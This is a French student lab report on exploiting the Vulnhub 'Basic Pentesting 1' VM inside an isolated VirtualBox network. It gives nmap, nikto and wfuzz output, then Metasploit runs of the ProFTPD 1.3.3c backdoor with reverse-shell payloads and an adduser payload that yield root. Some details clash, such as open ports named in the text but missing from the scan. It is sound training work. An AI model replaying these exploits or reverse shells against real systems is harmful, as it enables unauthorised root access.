



IMT Mines Alès
École Mines-Télécom



Institut Mines-Télécom

IMT MINES ALÈS - SITE CLAVIÈRES

DÉPARTEMENT SYSTÈMES ET RÉSEAUX (SR)

Ethical Hacking - Vulnhub Basic Pentesting

Nathan MARTEL

Groupe : SR
IMT Mines ALÈS

Table des matières

1 Introduction	2
2 Environnement utilisé	3
3 Basic Pentesting	5
4 Conclusion	39

1 Introduction :

[A l'attention des lecteurs du rapport] : Le rapport peut sembler grand, long à lire et volumineux en raison du nombre de pages. Mais il comporte de grandes illustrations pour bien voir les résultats sur les images. Selon moi, sa lecture ne dépasse pas les 10 minutes.

L'objectif de ce rapport est de présenter tout ce que j'ai fait que cela fonctionne ou non pour exploiter la machine virtuelle Basic Pentesting, c'est-à-dire de découvrir et d'exploiter les vulnérabilités. Au travers la description de la box Basic Pentesting, on apprend que cette VM est destinée aux nouveaux venus dans le domaine du pentesting. L'objectif de la VM est d'obtenir les priviléges root, et une fois réussi, il y a, selon le créateur, d'autres vecteurs d'attaques à réaliser si on souhaite.

⇒ Pour ma part, **j'ai trouvé sept différentes techniques** pour exploiter cette VM et obtenir les droits root. Les trois techniques sont détaillées dans ce rapport.

URL du challenge : <https://www.vulnhub.com/entry/basic-pentesting-1,216/>

@uthor : Nathan Martel.

Le document est classifié sous la marque **TLP :RED** (Traffic Light Protocol), ce qui signifie que le partage du document doit se limiter uniquement aux destinataires individuels, et qu'aucune autre divulgation n'est autorisée sauf avis favorable du propriétaire.

Ce document est privé et est uniquement déposé dans le répertoire Git de l'auteur. Merci de ne pas le diffuser, l'utiliser ou le modifier sans autorisation.

Sur certaines captures, l'adresse IP cible de la box diffère. Cela est dû au fait que j'ai refait la box plusieurs fois pour trouver d'autres vecteurs d'attaques.

2 Environnement utilisé :

Dans ce rapport, je vais démontrer et expliquer les étapes suivies pour exploiter la machine virtuelle cible (Basic Pentesting). Pour ce rapport, [et pour tous les autres, je mets en place et configure mon propre sous-réseau dans VirtualBox].

Cela permet ainsi d'avoir ma Kali Linux et ma cible (Basic Pentesting) pour qu'ils puissent communiquer en étant isolées du réseau principal.

Pour la machine cible, j'ai configuré une seule interface réseau en mode réseau privé hôte. Ce mode, proposé par VirtualBox, permet de créer un réseau local isolé qui n'est pas directement relié à Internet. De ce fait, cette VM ne peut interagir qu'avec d'autres machines présentes sur le même réseau privé hôte. J'ai conservé le nom par défaut de l'interface réseau attribué par VirtualBox




FIGURE 2.1 – Interface réseau privé hôte machine cible

Pour ma machine d'attaque Kali Linux, j'ai configuré deux interfaces réseau. La première en mode NAT pour permettre à la machine d'accéder à Internet (utile par exemple pour download des paquets ou d'utiliser des outils non présents nativement sur la Kali Linux). A savoir aussi que le mode NAT fournit un accès réseau externe et masque l'adresse IP interne de la machine derrière l'adresse IP de l'hôte. La deuxième interface est en mode réseau privé hôte.




FIGURE 2.2 – Interfaces réseaux privé hôte et NAT machine Kali Linux

De ce fait, cela permet à Kali Linux de communiquer directement avec la cible, puisqu'elle est configurée dans le même réseau privé hôte. Les deux machines partagent donc le même sous-réseau et sont en quelque sorte cloisonnées du reste du réseau.

3 Basic Pentesting :

En sachant que la Kali Linux et ma box Basic Pentesting sont dans le même sous réseau, je cible toutes les adresses IPs comprises dans ce sous-réseau et je regarde les hôtes actifs :

```
(root㉿kalisae)~]
# nmap 192.168.0-254
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 14:42 CET
Nmap scan report for 192.168.56.1
Host is up (0.00029s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 0A:00:27:00:00:11 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00012s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:4B:1E:EE (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.101
Host is up (0.00061s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:EE:3D:33 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.103
Host is up (0.0000020s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 255 IP addresses (4 hosts up) scanned in 29.16 seconds
```

FIGURE 3.3 – Scan du sous réseau à la recherche de l'adresse IP de la cible

De plus, nmap effectue par défaut un scan TCP SYN sur les 1000 ports les plus courants. Ici, je remarque que la box a pris l'IP 192.168.56.101 et que les ports 22,

80, 5000, 8081 et 9001 sont ouverts.

Ensuite, une fois que je connais l'IP de ma machine cible, j'effectue un scan de tous les ports ouverts. Le premier scan nmap ne fait un scan que sur les 1000 ports les plus utilisés, certains ports peuvent ne pas être détectés avec le précédent scan :

```
[root@kalisae] ~
# nmap -p- 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 14:43 CET
Nmap scan report for 192.168.56.101
Host is up (0.00034s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:EE:3D:33 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 20.26 seconds
```

FIGURE 3.4 – Scan de tous les ports ouverts sur la machine cible

Au final, il y a 3 ports ouverts sur la machine cible, le 21 sur lequel tourne un service FTP, un port 22 sur lequel il y a un service SSH et le dernier port est un service HTTP sur le port 80.

Ensuite, une fois que je connais l'IP de ma machine cible, j'effectue un scan avancé pour faire ressortir le système d'exploitation derrière la VM, les versions des services et d'autres fonctionnalités :

```
[root@kalisae] ~
# nmap -A 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 14:44 CET
Nmap scan report for 192.168.56.101
Host is up (0.00057s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:67:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:EE:3D:33 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.57 ms  192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.27 seconds
```

FIGURE 3.5 – Scan nmap avancé sur la box VulnHub

Je remarque alors que le serveur FTP est actif avec le service ProFTPD version 1.3.3c. Ce service est connu pour des vulnérabilités dans des versions non corrigées. Ensuite, le service SSH est disponible avec OpenSSH version 7.2p2. Enfin, pour le service HTTP, c'est un serveur HTTP Apache en version 2.4.18. Le titre de la page principale n'est pas défini (Site doesn't have a title (text/html)), c'est donc très certainement une page par défaut Apache.

Je croise alors tout de suite les versions trouvées par nmap avec Metasploit ou savoir si les versions des services de la cible sont vulnérables. Sur Metasploit, je regarde pour le service ftp :

```
msf6 > search proftpd 1.3.3 rank:excellent
Matching Modules
=====
#  Name
-  -
0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02      excellent  No   ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor
```

FIGURE 3.6 – Recherche vulnérabilités sur le service FTP

La vulnérabilité a été rendue publique en 2010 et est excellente, c'est-à-dire que l'exploit est très fiable. C'est une exécution de commande via une backdoor présente dans ProFTPD 1.3.3c. Pour les deux autres services, je n'ai pas trouvé d'exploit intéressant :

```
msf6 > search openssh 7 rank:excellent
[-] No results from search
msf6 > search apache 2.4.18 rank:excellent
[-] No results from search
msf6 >
```

FIGURE 3.7 – Recherche vulnérabilités sur les services SSH et Apache

Même sans le filtre du rang excellent, les seuls exploits disponibles sont pour OpenSSH pour de l'énumération d'utilisateurs (normal) ou de l'escalation de priviléges sur Windows (great).

Je décide alors d'exploiter la vulnérabilité sur le service FTP. Le module cible en réalité une porte dérobée (backdoor) introduite dans le code source de ProFTPD :

```
msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set rhost 192.168.56.112
rhost => 192.168.56.112
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set rport 21
rport => 21
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set lhost 192.168.56.110
[!] Unknown datastore option: lhost. Did you mean RHOST?
lhost => 192.168.56.110
```

FIGURE 3.8 – Paramètres Metasploit pour l’exploit sur le service FTP

Dans les informations, le paramètre LHOST n’était pas à définir. La cible est unique, automatique (le module détecte automatiquement la configuration et s’adapte). Je lance alors l’exploit :

```
view the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[-] 192.168.56.112:21 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

FIGURE 3.9 – Exploit lancé pour la première fois, erreur

Aucun payload n’a été défini avant de lancer l’exploit Metasploit. De ce fait, le module ne sait pas quel code exécuter sur la cible après avoir exploité la vulnérabilité. Donc, sans payload, l’exploit peut exploiter la vulnérabilité mais ne réalisera aucune action supplémentaire (comme obtenir une session ou exécuter une commande).

Voici tous les payloads compatibles avec le module choisi pour exploiter la vulnérabilité sur ProFTPD 1.3.3c :

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
Compatible Payloads
=====
#  Name
-  --
0  payload/cmd/unix/adduser
1  payload/cmd/unix/bind_perl
2  payload/cmd/unix/bind_perl_ipv6
3  payload/cmd/unix/generic
4  payload/cmd/unix/reverse
5  payload/cmd/unix/reverse_bash_telnet_ssl
6  payload/cmd/unix/reverse_perl
7  payload/cmd/unix/reverse_perl_ssl
8  payload/cmd/unix/reverse_ssl_double_telnet

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > use 5
[-] Invalid module index: 5
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 5
payload => cmd/unix/reverse_bash_telnet_ssl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse SSL handler on 192.168.56.110:4444
[*] 192.168.56.112:21 - Sending Backdoor Command
[*] Exploit completed, but no session was created.
```

FIGURE 3.10 – Payloads possible pour l’exploit sur le service FTP

En réalité, je ne sais pas vraiment quel payload choisir. Il y en a certains qui ne sont pas réellement intéressant dans notre cas comme le payload bind_perl_ipv6 qui crée

un shell distant sur la cible en ouvrant un port local via Perl mais l'IPv6 n'est pas activée sur la cible. Je commence alors par le payload « payload/cmd/unix/reverse_bash_telnet_ssl » qui établit une connexion inversée SSL via telnet. L'exploit a fonctionné (cf capture ci-dessus) mais la session n'a pas été créée.

Le premier essai a échoué mais il y a d'autres payload à utiliser. Je réalise le deuxième essai sur le payload numéro 4. Il établit également une connexion inversée (reverse shell) vers la machine attaquante via telnet :

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 4
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP double handler on 192.168.56.110:4444
[*] 192.168.56.112:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo YMP2HZi9nh6cmU4P;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "YMP2HZi9nh6cmU4P\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.56.110:4444 → 192.168.56.112:57400) at 2024-12-06 19:37:04 +0100

id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

FIGURE 3.11 – Essai exploit FTP avec le payload 4

Le module a établi deux connexions avec la machine cible, nécessaires pour exploiter la backdoor. La commande « echo YMP2HZi9nh6cmU4P ; » est exécutée sur la cible pour vérifier l'exploitation. L'exploitation a réussi, et une session shell est ouverte dans ma Kali Linux sur le port 4444. Je suis connecté en tant qu'utilisateur root sur la box.

L'objectif de la box qui était d'obtenir un accès root sur la machine cible a été réalisé.

J'essaye cependant d'autres payload pour le service FTP.

Je réalise mon troisième PoC sur le payload « payload/cmd/unix/reverse_perl » qui établit un reverse shell via Perl. Il fonctionnera donc seulement si Perl est installé sur la cible. C'est juste un autre moyen d'obtenir un accès shell à distance :

```
5 payload/cmd/unix/reverse_bash_telnet_ssl      normal  No    Unix Command Shell, Reverse TCP SSL (telnet)
6 payload/cmd/unix/reverse_perl                  normal  No    Unix Command Shell, Reverse TCP (via Perl)
7 payload/cmd/unix/reverse_perl_ssl              normal  No    Unix Command Shell, Reverse TCP SSL (via perl)
8 payload/cmd/unix/reverse_ssl_double_telnet   normal  No    Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 6
payload ⇒ cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP handler on 192.168.56.110:4444
[*] 192.168.56.112:21 - Sending Backdoor Command
[*] Command shell session 3 opened (192.168.56.110:4444 → 192.168.56.112:57404) at 2024-12-06 19:38:09 +0100

id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

FIGURE 3.12 – Essai exploit FTP avec le payload 6

Le reverse TCP handler a démarré sur ma Kali Linux sur le port 4444 (la machine attend une connexion inversée de la part de la box). Ensuite, le module a envoyé le payload via le protocole FTP et la cible a établi une connexion inversée sur la Kali Linux depuis le port 57404 (port aléatoire). Je suis connecté en tant qu'utilisateur root sur la box, de ce fait, l'objectif de la box est encore réalisé.

Je PoC encore les autres payloads, et j'essaie à présent un payload similaire à celui utilisé juste avant : « cmd/unix/reverse_perl_ssl ». Le payload reste le même mais utilise une connexion SSL pour la communication inverse. L'exploit devrait alors fonctionner :

```
[*] 192.168.56.112 - Command shell session 3 closed. Reason: user exit
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 7
payload => cmd/unix/reverse_perl_ssl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse SSL handler on 192.168.56.110:4444
[*] 192.168.56.112:21 - Sending Backdoor Command
[*] Command shell session 4 opened (192.168.56.110:4444 → 192.168.56.112:57406) at 2024-12-06 19:39:13 +0100

id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

FIGURE 3.13 – Essai exploit FTP avec le payload 7

A l'instar du payload utilisé juste avant, un reverse SSL handler a été démarré sur la Kali Linux et, après l'envoi de la commande backdoor sur le port 21, la connexion a été établie. J'ai maintenant un accès shell sur la cible sur le port 57406. Je suis connecté en tant qu'utilisateur root sur la box, de ce fait, l'objectif de la box est réalisé pour la troisième fois.

J'essaie un dernier payload dans lequel j'exploite une vulnérabilité de ProFTPD pour créer un nouvel utilisateur sur la box et je pourrai ensuite me connecter avec l'utilisateur créé. Le payload est le tout premier dans la liste des payloads et est « cmd/unix/adduser ». Il permet d'exécuter une commande Linux (adduser) pour ajouter un utilisateur sur la cible. Voici les options passées sur Metasploit :

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.56.112
RHOSTS => 192.168.56.112
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/adduser
payload => cmd/unix/adduser
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set USER nathan
USER => nathan
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set PASS nathan123
PASS => nathan123
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] 192.168.56.112:21 - Sending Backdoor Command
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

FIGURE 3.14 – Essai exploit FTP avec le payload 1 avec la création de l'utilisateur

Je définis le nom d'utilisateur « nathan » qui sera créé sur la cible avec le mot de passe « nathan123 ». Après le lancement de l'exploit, je remarque qu'il a été envoyé avec succès. La session n'a pas été créée mais on sait que l'utilisateur a été créé. Il suffit alors ensuite de se connecter à distance via SSH sur la machine distante en utilisant l'utilisateur nathan, créé auparavant avec l'exploit :

```
[sae@kalisae:~]$ ssh -l nathan 192.168.56.112
The authenticity of host '192.168.56.112 (192.168.56.112)' can't be established.
ED25519 key fingerprint is SHA256:ZEGvF8tQ4SMYJ0aKofsm1TFy5G+/ey3R7Fxd9X4eQoQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.112' (ED25519) to the list of known hosts.
nathan@192.168.56.112's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)
```

FIGURE 3.15 – Connexion distante avec SSH sur la machine cible en utilisant l'utilisateur créé précédemment

Je saisirai le mot de passe « nathan123 » et la connexion est réussie. Ensuite, pour l'élévation de privilège, je liste les commandes que l'utilisateur « nathan » peut exécuter avec les privilèges root :

```
Last login: Sat Dec 7 09:23:04 2024 from 192.168.56.110
$ id
uid=1275(nathan) gid=1275 groups=1275
$ sudo -l
[sudo] password for nathan:
Matching Defaults entries for nathan on vtcsec:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nathan may run the following commands on vtcsec:
    (ALL : ALL) ALL
$ sudo -s
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

FIGURE 3.16 – Commandes que l'utilisateur « nathan » peut exécuter avec les privilèges root


Le résultat montre que l'utilisateur « nathan » peut exécuter toutes les commandes (ALL) en tant que n'importe quel utilisateur (y compris root) sur la machine distante. De ce fait, j'exécute la commande « sudo -s » qui est le diminutif de « sudo su ». Cela permet d'ouvrir un shell avec les privilèges de l'utilisateur root et je saisirai le mot de passe de « nathan » à savoir « nathan123 ».

La commande « id » m'indique que je suis connecté en tant qu'utilisateur root. L'objectif de la box est réalisé pour la quatrième fois.

[A noter que j'ai testé tous les payloads et que seuls ceux ayant fonctionné ont été inclus dans ce rapport]. J'ai choisi de ne pas ajouter de texte ou de captures d'écran supplémentaires afin de ne pas alourdir ce rapport.

Dans la description de la box sur le dépôt Github, il est indiqué que nous devons réaliser des attaques par brute force, exploiter des vulnérabilités WEB, entre autres. Je me concentre donc sur cette partie pour la box VulnHub.

Sur la page WEB de la box, sur le port 80, je tombe sur la page par défaut d'un service apache :



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

FIGURE 3.17 – Page par défaut apache sur le port 80

L'analyse du code source ne donne rien d'intéressant et d'exploitable. Pour trouver les fichiers cachés sur le serveur WEB, j'utilise Dirbuster qui recherche des fichiers et des répertoires cachés sur un serveur web en se basant sur une liste de mots. Voici l'analyse Dirb sur le port 80 :

A screenshot of the Dirbuster tool interface. The URL entered is 'http://192.168.56.112:80/'. The results section shows a table with the following data:

Type	
Dir	/
Dir	/secret/
Dir	/secret/wp-content/
File	/secret/wp-content/index.php
Dir	/secret/wp-content/themes/
File	/secret/wp-content/themes/index.php
File	/secret/wp-login.php
Dir	/secret/wp-content/plugins/
File	/secret/wp-content/plugins/index.php
Dir	/secret/wp-includes/

FIGURE 3.18 – Analyse Dirbuster pour le service WEB sur la machine cible

Dirbuster détecte alors un répertoire /secret/ avec plusieurs pages dans ce répertoire, voici la page principale du répertoire :




FIGURE 3.19 – Répertoire /secret/ sur le serveur WEB

Je remarque alors « Just another WordPress site » et donc je comprends alors qu'il s'agit d'un site généré par WordPress.

Pour l'analyse de vulnérabilités WEB, j'utilise nikto. J'ai déjà fait une présentation de nikto lors de mon dernier rapport, je ne pense pas qu'il soit utile ici que j'en refasse une ici, pour ce rapport.

Je lance alors un premier scan nikto sur le port 80 :

```
[root@kalisae) ~]# nikto -h 192.168.56.101
- Nikto v2.5.0

+ Target IP:      192.168.56.101
+ Target Hostname: 192.168.56.101
+ Target Port:    80
+ Start Time:    2024-11-15 14:46:34 (GMT1)

+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: b1, size: 55e1c7758dcdb, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /secret/: Drupal Link header found with value: <http://vtcsec/secret/index.php/wp-json/>; rel="https://api.w.org/"
. See: https://www.drupal.org/
+ /secret/: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:      2024-11-15 14:46:45 (GMT1) (11 seconds)

+ 1 host(s) tested
```

FIGURE 3.20 – Analyse nikto sur le port 80 pour voir les vulnérabilités

Le serveur est un serveur Apache 2.4.18, donc la même version que nmap a détectée lors du scan avancé. Le serveur n'a pas d'en-tête X-Frame-Options dans la réponse HTTP. La page peut donc être vulnérable à une attaque type « clickjacking » (placer la page dans un <iframe> malveillant et de manipuler l'interface de l'utilisateur à son insu). De plus, l'en-tête X-Content-Type-Options n'est pas défini. Le site peut être vulnérable à des attaques type « MIME sniffing ».

Sinon, aucun répertoire CGI (Common Gateway Interface) a été trouvé. Il n'y a donc probablement pas de scripts CGI sur le serveur.

Ensuite, le serveur peut exposer des informations internes via les en-têtes ETag (e.g. ID uniques de fichiers dans le système de fichiers) pour avoir des informations sur les fichiers de la box (CVE-2003-1418). Nikto considère que la version du serveur Apache utilisée est obsolète mais, avec Metasploit, j'ai vu qu'il n'y avait pas de vulnérabilités de version. On sait aussi que les méthodes PUT et DELETE ne sont pas autorisées car il permet que HTTP GET, HEAD, POST et OPTIONS.

Enfin, sur le répertoire « /secret/ » nikto détecte un en-tête Drupal Link et donc probablement le site utilise Drupal et que l'URL `http://vtcsec/secret/index.php/wp-json/` pourrait être liée à une API WordPress. Le site utilise le CMS Drupal avec WordPress.

Pour être sûr de ne pas oublier de fichier caché, j'utilise Wfuzz :

```
(sae@kalisae) ~$ wfuzz -c -z file,/usr/share/wordlists/dirb/common.txt http://192.168.56.112/FUZZ >> result.txt
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Op
```

FIGURE 3.21 – Scan Wfuzz sur le serveur WEB

Je redirige le résultat du scan WEB avec Wfuzz dans le fichier `result.txt`. Voici le contenu du fichier et ainsi le contenu du scan Wfuzz :

```
(sae@kalisae)~]$ cat result.txt | grep -v "404"
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://192.168.56.112/FUZZ
Total requests: 4614

=====
ID      Response    Lines   Word    Chars   Payload
=====
0000000001: 200       4 L     25 W    177 Ch   "http://192.168.56.112/"
0000000012: 403       11 L    32 W    298 Ch   ".htaccess"
0000000013: 403       11 L    32 W    298 Ch   ".htpasswd"
0000000011: 403       11 L    32 W    293 Ch   ".hta"
000002020: 200       4 L     25 W    177 Ch   "index.html"
000003537: 301       9 L     28 W    317 Ch   "secret"
000003588: 403       11 L    32 W    302 Ch   "server-status"

Total time: 0
Processed Requests: 4614
Filtered Requests: 0
Requests/sec.: 0
```

FIGURE 3.22 – Résultat du scan Wfuzz sur le serveur WEB

